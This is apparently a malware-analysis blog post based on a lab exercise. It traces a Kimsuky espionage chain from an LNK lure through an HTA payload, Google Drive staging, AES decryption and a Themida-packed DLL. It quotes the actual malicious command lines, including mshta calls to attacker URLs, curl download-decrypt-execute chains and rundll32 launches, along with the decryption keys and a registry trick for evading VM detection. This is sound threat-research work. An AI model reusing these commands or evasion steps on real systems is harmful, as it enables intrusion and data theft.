Kimsuky
Note: This malware analysis is based on the Malops Lab named Operation Silent Serpent. To analyze the full malware sample or explore the lab environment, visit Malops.
1. Executive Summary
This report details a sophisticated multi-stage cyber-espionage campaign attributed to Kimsuky (also known as APT43, Velvet Chollima), a North Korean state-sponsored threat group. The campaign employs a high level of operational security, utilizing social engineering, legitimate cloud infrastructure, and advanced evasion techniques to compromise targets—likely South Korean entities.
Key Findings:

- Initial Access & Deception: The attack begins with a “mojibaked” (garbled Korean text) malicious LNK file masquerading as a text document, alongside a password-protected decoy PDF. This compels the victim to execute the malware to obtain the password, leveraging human curiosity and trust.
- Infrastructure Abuse: The attackers utilize “Living off the Land” (LotL) techniques, leveraging legitimate services including GitHub for payload hosting and Google Drive for staging encrypted malware components. This allows command-and-control (C2) traffic to blend in with normal network activity, bypassing standard reputation-based filtering.
- Adaptive Defense Evasion: A critical feature of this campaign is a conditional execution flow. The malware queries the status of Windows Defender; if active, it deploys a stealthy, script-based PowerShell payload (fileless persistence). If Defender is inactive, it deploys a more aggressive, binary-based payload chain involving custom DLLs packed with commercial protectors (Themida, Enigma, UPX).
- Targeting Specifics: The malware contains hardcoded logic to harvest data specific to South Korean users, including Naver Whale browser cookies, NPKI/GPKI (National/Government Public Key Infrastructure) certificates, and HWP (Hancom Office) documents.
- Capabilities: The implant serves as a full-featured Remote Access Trojan (RAT) capable of keylogging, clipboard theft, cryptocurrency wallet extraction, Telegram session hijacking, and arbitrary command execution. It also employs Reflective DLL Injection to execute payloads directly within the memory of legitimate processes like Google Chrome.
2. Technical Analysis
Initial Delivery and Deception
The initial stage of this attack involves the delivery of two files, a tactic designed to lend credibility to the overall attack and encourage user interaction.
1 | dir |
1 | Get-FileHash * |
The strange filenames you see are Korean text that has been “mojibaked” (encoded in Korean EUC-KR/CP949 but displayed in a Western CP437/Latin system). Here is the decoding of the files.
| Garbled Filename | Decoded Original Name | English Translation | File Type |
|---|---|---|---|
╛╧╚ú.txt.lnk |
보호.txt.lnk |
Protection.txt.lnk (or Security.txt.lnk) |
Malicious Shortcut |
▒╣╝╝░φ┴÷╝¡.pdf |
발신 공지서.pdf |
Dispatch Notice.pdf |
Decoy Document |
The presence of the decoy PDF (Dispatch Notice.pdf) provides contextual legitimacy. Crucially, this PDF is password-protected, an intentional step by the threat actor to force a second action. The victim, unable to open the document, is compelled to click the seemingly harmless companion file, the shortcut (Protection.txt.lnk), which is disguised as a text document containing the password or instructions needed to open the PDF. The critical deception then lies in the file extension: the victim sees the seemingly harmless .txt extension, failing to recognize that the file is an executable .lnk (shortcut) object.
LNK File Deconstruction
Further analysis of the shortcut file (보호.txt.lnk) using a link file parser (LECmd) confirmed that the file is weaponized, implementing several stealth and execution mechanisms.
1 | .\LECmd.exe -f .\╛╧╚ú.txt.lnk |
1. Target Application Hijack:
Despite the file name, the shortcut is not linked to a document. Instead, the Relative Path property confirms the LNK file targets a native Windows binary: powershell.exe.
- Relative Path:
..\..\..\..\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
This immediate use of a legitimate system binary—a “Living off the Land” (LotL) technique—is a strong indicator of an advanced threat actor, as it allows the malicious action to be carried out without dropping a custom, easily detectable executable.
2. Deception and Evasion Attributes:
The LNK file structure incorporates two key defense evasion tactics:
- Icon Masquerade: The Icon Location is set to C:\Windows\System32\imageres.dll (Index 97). This resource file provides system icons, and the selected index is used to visually mimic a generic text file icon, further reinforcing the deception of the .txt extension.
- Stealth Mode: The Show window flag is set to SwShowminnoactive. This critical setting forces the PowerShell process to run minimized and not active upon execution. The attacker’s intent is clear: to prevent the victim from seeing the blue PowerShell command window flash on the screen when the shortcut is double-clicked, ensuring silent execution.
3. The Base64 Encoded Command:
The most critical finding is the Base64-encoded string embedded within the LNK’s Arguments field. This layer of obfuscation is designed to hide the payload from basic string searches.
The decoded command reveals the full execution chain:
1 | powershell mshta "https://link24.kr/A46bl74" |
The Redirection
As established, the execution of the LNK file launches the command powershell mshta “https://link24.kr/A46bl74“. The use of the .kr (South Korea) TLD for the initial C2 domain is highly consistent with Kimsuky operations, as they frequently target South Korean entities and compromise local infrastructure to blend in with normal traffic.
Network analysis of the initial C2 request to link24.kr revealed that the domain acts as a sophisticated redirection service rather than hosting the payload directly. The attacker used a temporary redirect to obscure the true payload location:
1 | curl -s 'https://link24.kr/A46bl74' -v |
- The C2 server responds with an HTTP 301 Moved Permanently status.
Crucially, the final payload location is specified in the Location header, which points to a trusted, high-reputation domain:
- Redirection URL:
https://github.com/deepsearch-tech/ref/releases/download/v1.0.0/pwko.hta?v=1
This use of a public, cloud-based platform (GitHub) to host the next-stage payload is a sophisticated defense evasion technique. It successfully hides the final payload URL from static analysis of the initial LNK file and uses an established, trusted domain that is unlikely to be blocked by network security controls, allowing the traffic to blend in with legitimate developer or user activity.
The Infrastructure (GitHub Analysis)
The screenshots of the GitHub profile deepsearch-tech provide crucial intelligence:
- Account Age: “Joined last week” — This is a Burner Account, created specifically for this campaign.
- Repo Name: ref — A generic name designed to avoid suspicion.
- Release Assets:
- pwko.hta (The payload our LNK file downloads).
- sex_offender.zip
- tax_notice.zip
- Lure Themes: The filenames in the release are highly aggressive social engineering lures. Kimsuky often uses topics like “Tax Evasion,” “Sexual Harassment,” or “Crypto Theft” to panic the victim into opening the files immediately without thinking.
1 | https://github.com/deepsearch-tech/ |


Note: When i was right this blog the account was taken down.
Stage 1: The Payload (pwko.hta)
The redirection from the compromised link24.kr infrastructure led to the download of a next-stage payload: the pwko.hta file.
- File Hash (SHA256):
587BDF94BDAEBCEE4B51202BEB507125A7FA37D705FB38CC076A9C1814578411 - File Size: 58,290 bytes
- File Type: HTML Application (HTA)
1 | Get-FileHash .\pwko.hta |
1 | dir .\pwko.hta |
Since the initial command chain uses mshta.exe, this file is designed to be executed directly by the Windows HTA host process. HTA files are highly dangerous as they execute code with full system privileges, effectively bypassing typical web browser sandboxing restrictions. The file itself contains a significant volume of VBScript (approximately 1,497 lines) designed to execute the core malicious functionality.
Obfuscation and Initial Code Block
The first lines of the VBScript inside pwko.hta employ complex arithmetic and hexadecimal calculations to construct key strings dynamically, a signature anti-analysis technique:
1 | Dim ss, output, url1, url2, url3 |
By manually decoding this initial block, it is evident that the VBScript is constructing the string WScript.Shell character by character. This technique is specifically intended to evade simple, signature-based detections that scan for the static string “WScript.Shell,” which is commonly used by malicious scripts to gain command execution capabilities. Once constructed, the script initializes the Windows Script Host Shell object, granting it the ability to run system commands.
Decrypted Actions of pwko.hta (Stage 1)
To uncover the true function of the pwko.hta VBScript, the file was safely isolated, converted to a VBScript file (stage1.vbs), and instrumented with logging (WScript.Echo) to trace the commands it attempts to execute. This bypasses the final Execute commands, allowing for clear observation of the intended malicious payload delivery and system checks.
1 | cscript.exe .\stage1.vbs |
Fulfilling the Decoy and Gaining User Trust
The first command is executed to finalize the initial social engineering phase by providing the promised password for the decoy PDF:
1 | cmd /c cd /d %temp% && curl -L -o password.txt "https://drive.google.com/uc?export=download&id=1u0g1doVUDc5VCeP653aze60SGlhs3efQ" && password.txt |
The script moves to the %temp% directory and uses curl to download a file named password.txt from a trusted Google Drive URL. The file is then executed by calling password.txt, which opens it for the user.
1 | Get-FileHash .\password.txt |
This action is a masterstroke of social engineering. By successfully providing the password, kfgxl;Y859$#KG4fkdl^&, and allowing the user to open the initial decoy PDF, the script dramatically increases the victim’s trust in the process, making them less likely to notice or report the subsequent, silent, and malicious actions that are already taking place.
System Defense Evasion Check
Immediately following the user-trust-gaining step, the script performs a check to determine the state of the system’s security.
1 | cmd /c sc query WinDefend |
It queries the status of the WinDefend service (Windows Defender). The result of this query dictates the flow of the subsequent attack. If Windows Defender is Stopped (or is inactive), the attacker will deploy one payload path (the If block); if it is active, a different, potentially more aggressive, path is taken (the Else block). This is a crucial defense evasion technique to tailor the payload to the security environment.
Stage 2: Conditional Payload Delivery
The execution path of the malware now splits based on the result of the sc query WinDefend command performed in System Defense Evasion Check. This conditional logic is a key Defense Evasion TTP, allowing the Kimsuky threat actor to deploy a more fileless, stealthy payload when security tools are active, and a more persistent, file-based payload when defenses are down.
If Block: Windows Defender Inactive (Aggressive Payload Path)
If the WinDefend service (Windows Defender) is found to be STOPPED, the script executes a chain of commands designed to download, decrypt, and install a full set of files, which suggests a more aggressive, file-based infection intended for an unprotected system:
1 | cmd /c cd /d %temp% && curl -L -o v3.log "https://drive.google.com/uc?export=download&id=1x49L0vvAqk_DIh2ymESmd48dc6QZ7Wto" && powershell -Command "[System.IO.File]::WriteAllBytes('v3.hta', (New-Object System.Security.Cryptography.AesManaged).CreateDecryptor([System.Text.Encoding]::UTF8.GetBytes('ftrgmjekglgawkxjynqrwxjvjsydxgjc'), [System.Text.Encoding]::UTF8.GetBytes('rhmrpyihmziwkvln')).TransformFinalBlock([System.IO.File]::ReadAllBytes('v3.log'), 0, [System.IO.File]::ReadAllBytes('v3.log').Length))" && del v3.log && mshta %temp%\v3.hta |
This multi-stage command leverages several native Windows binaries to perform the payload delivery in a single, chained execution.
The sequence begins with cmd /c cd /d %temp% to change the working directory to the user’s temporary folder, a common staging area for transient malware.
Once staged, the command uses the curl utility with the -L (follow redirects) and -o (output file) flags to download an encrypted payload from a trusted Google Drive URL, saving it as the benign-looking file v3.log.
Immediately following the download, a powershell command is executed to perform the crucial decryption step: it reads the entire contents of v3.log, passes the bytes to a System.Security.Cryptography.AesManaged object with the hardcoded key (ftrgmjekglgawkxjynqrwxjvjsydxgjc) and IV (rhmrpyihmziwkvln), and writes the decrypted output the stage3 malware to a new file named v3.hta. Finally, the chain concludes with two critical actions: the original encrypted artifact is deleted via del v3.log to hinder forensic analysis, and the final payload is executed silently via mshta %temp%\v3.hta, launching the core HTA-based malware using a trusted Windows process.
- Action:
- Downloads an encrypted payload
v3.log. - Uses PowerShell to AES Decrypt it into
v3.hta. - Executes
v3.hta.
- Downloads an encrypted payload
- Intelligence - Encryption Keys:
- AES Key (32 bytes):
ftrgmjekglgawkxjynqrwxjvjsydxgjc - AES IV (16 bytes):
rhmrpyihmziwkvln
- AES Key (32 bytes):
1 | Get-FileHash .\v3.log |
1 | powershell.exe -ep bypass -Command "[System.IO.File]::WriteAllBytes('v3.hta', (New-Object System.Security.Cryptography.AesManaged).CreateDecryptor([System.Text.Encoding]::UTF8.GetBytes('ftrgmjekglgawkxjynqrwxjvjsydxgjc'), [System.Text.Encoding]::UTF8.GetBytes('rhmrpyihmziwkvln')).TransformFinalBlock([System.IO.File]::ReadAllBytes('v3.log'), 0, [System.IO.File]::ReadAllBytes('v3.log').Length))" |
The VBScript inside v3.hta first constructs and runs a command, then closes the HTA window:
1 | oShell.Run ss, 0, False |
The construction of the command string (ss) is, once again, obfuscated via arithmetic operations and VBScript functions (chr(), CLng(), &H). This is done to evade signature-based detection for the final execution call.
Below the main <script> block, beginning on line 359, the HTA contains two large, embedded Base64-encoded blocks, which are the malicious components that the constructed command is designed to extract and execute.
Instrumenting the VBScript with logging reveals a series of four chained commands, executed to split, decode, and run the two embedded Base64 strings.
1 | cscript.exe .\stage2.vbs |
Command 1: Extract and Decode Shellcode Payload
1 | cmd /c cd /d %localappdata% && findstr /b "tvKUW2rB" "">2.log && certutil -decode -f 2.log user.txt && del 2.log |
It use the native Windows utility findstr to search the current HTA file (implicitly referenced by “” when executed by mshta) for the line beginning with the Base64 string tvKUW2rB. It redirects this line to the temporary file 2.log.
Using the trusted certutil.exe binary (LotL) to Base64 decode the contents of 2.log, saving the decrypted output as user.txt.
1 | findstr /b "tvKUW2rB" v3.hta > 2.log |
The decoded output is a 262-byte file (user.txt, SHA256: 6EA362409A97ACA030F2A59EA01A29DBFE574B77F8F0D749CF38B412FAC2451D). Given its small size and the execution context, this payload is highly likely to be a small shellcode component, designed for in-memory execution to perform initial setup, a final reconnaissance step, or injection into a legitimate process.
Command 2: Extract and Execute DLL
The following command extracts and decodes the embedded payload from v3.hta:
1 | cmd /c cd /d %localappdata% && findstr /b "TVqQAAMAAA" "">1.log && powershell -Command "[IO.File]::WriteAllBytes('sys.dll', [Convert]::FromBase64String((Get-Content '1.log' -Raw)))" && del 1.log && rundll32 sys.dll,h |
- Extracts the Base64 payload
findstrsearches v3.hta for any line beginning with the signatureTVqQAAMAAA(the Base64-encoded header of a PE file) and writes that entire Base64 block into 1.log. - Decodes the extracted data
PowerShell then reads the Base64 content from 1.log, decodes it, and writes the resulting binary to sys.dll.
This 3.6 MB DLL is the actual malware stage.
1 | findstr /b "TVqQAAMAAA" v3.hta > 1.log |
Stage 3: sys.dll
1. File Triage
| Attribute | Value |
|---|---|
| File Name | sys.dll |
| File Type | PE64 (DLL) |
| File Size | 3.44 MiB (0x370600 bytes) |
| Architecture | AMD64 |
| Endianness | Little-endian |
| Entry Point | 0x180038100 |
| Image Base | 0x180000000 |
| MD5 | bb0c121384f2b95015428b9108398183 |
| SHA-1 | c9f8beda9d1b83eed4d7a47164763c68599a5f09 |
| SHA-256 | de7fe8842c46bc5c2f723dee3d4b07043d531d067c06caa3263000bcc41aecdd |
| Timestamp | 2025-12-03 18:15:26 (Hex: 0x639eebe) |
| Compiler | MSVC (Visual Studio 2010, v10.0.40219) |
| Protector | Themida / WinLicense (1.xx–2.xx) |
| Subsystem | Windows GUI |
| Imports (visible) | kernel32.dll, comctl32.dll |
| Exports | 1 export (h) |


The file sys.dll is a 64-bit Windows DLL with a size of 3.44 MiB. Despite its size, it exposes only two imports—an immediate red flag indicating that the binary is packed or heavily obfuscated. The detection of Themida / WinLicense protection strongly supports this, as these commercial protectors are commonly used to hinder reverse engineering.
The timestamp (Dec 2025) is recent. The compiler information (MSVC 2010) and the presence of a minimal export table (single export named h) point toward a custom loader stage rather than a typical application DLL.
Overall, the metadata indicates that this DLL is packed, obfuscated, and intended for staged execution, consistent with malware designed to evade static analysis.
2. Unpacking
A quick online search for practical approaches to unpacking Themida-protected binaries led to a GitHub repository GitHub - ergrelet/unlicense: Dynamic unpacker and import fixer for Themida/WinLicense 2.x and 3.x. containing a tool named unlicense, which is specifically designed to assist in unpacking DLLs and executables protected with Themida/WinLicense 2.x and 3.x. This tool works reliably with Themida/WinLicense 1.x and 2.x protections, which aligns with what was identified earlier in Detect It Easy (C++ binary packaged with Themida).
After downloading the tool from GitHub, the binary was tested locally. Running the following command:
1 | unlicense.exe .\sys.dll |
produced an unpacked output file named:
1 | unpacked_sys.dll |
Note on VM Detection
Making an anti–VM-detection virtual machine can be somewhat painful, so instead of hardening the entire VM, I decided to focus on identifying the specific VM-detection technique used by the Themida protector.
VMWare
After the challenge had been released for five days, I revisited it with the goal of finding a simpler and more beginner-friendly approach to unpack the sample. During this process, I discovered that the protector inspects graphics hardware information, which ultimately resolves to a registry-backed value that reveals execution inside a VMware environment.
The Themida-protected DLL checks the following hardware-related value to identify the graphics driver description:
1 | (Get-ItemProperty -Path "HKLM:\SYSTEM\ControlSet001\Control\Class\{4d36e968-e325-11ce-bfc1-08002be10318}\0000").DriverDesc |
In the default VMware environment, this value was set to:
1 | VMware SVGA 3D |
This string acted as a VMware fingerprint, triggering Themida’s virtual-machine detection logic. When this check succeeded, the protected DLL terminated early.
1 | PS C:\Users\Profzzor\Desktop> .\unlicense.exe .\sys.dll |
To bypass this protection, we can modify the queried registry value to spoof a non-VMware graphics adapter description:
1 | Set-ItemProperty -Path "HKLM:\SYSTEM\ControlSet001\Control\Class\{4d36e968-e325-11ce-bfc1-08002be10318}\0000" -Name "DriverDesc" -Value "Google SVGA 3D" |
Note: This operation requires administrator privileges, as the registry key is protected.
By changing the DriverDesc value, the Themida VM-detection check no longer identified the system as VMware.
After applying this registry modification, the protected DLL was executed again with unlicense, which successfully reached the original entry point and completed the unpacking process:
1 | PS C:\Users\Profzzor\Desktop> .\unlicense.exe .\sys.dll |
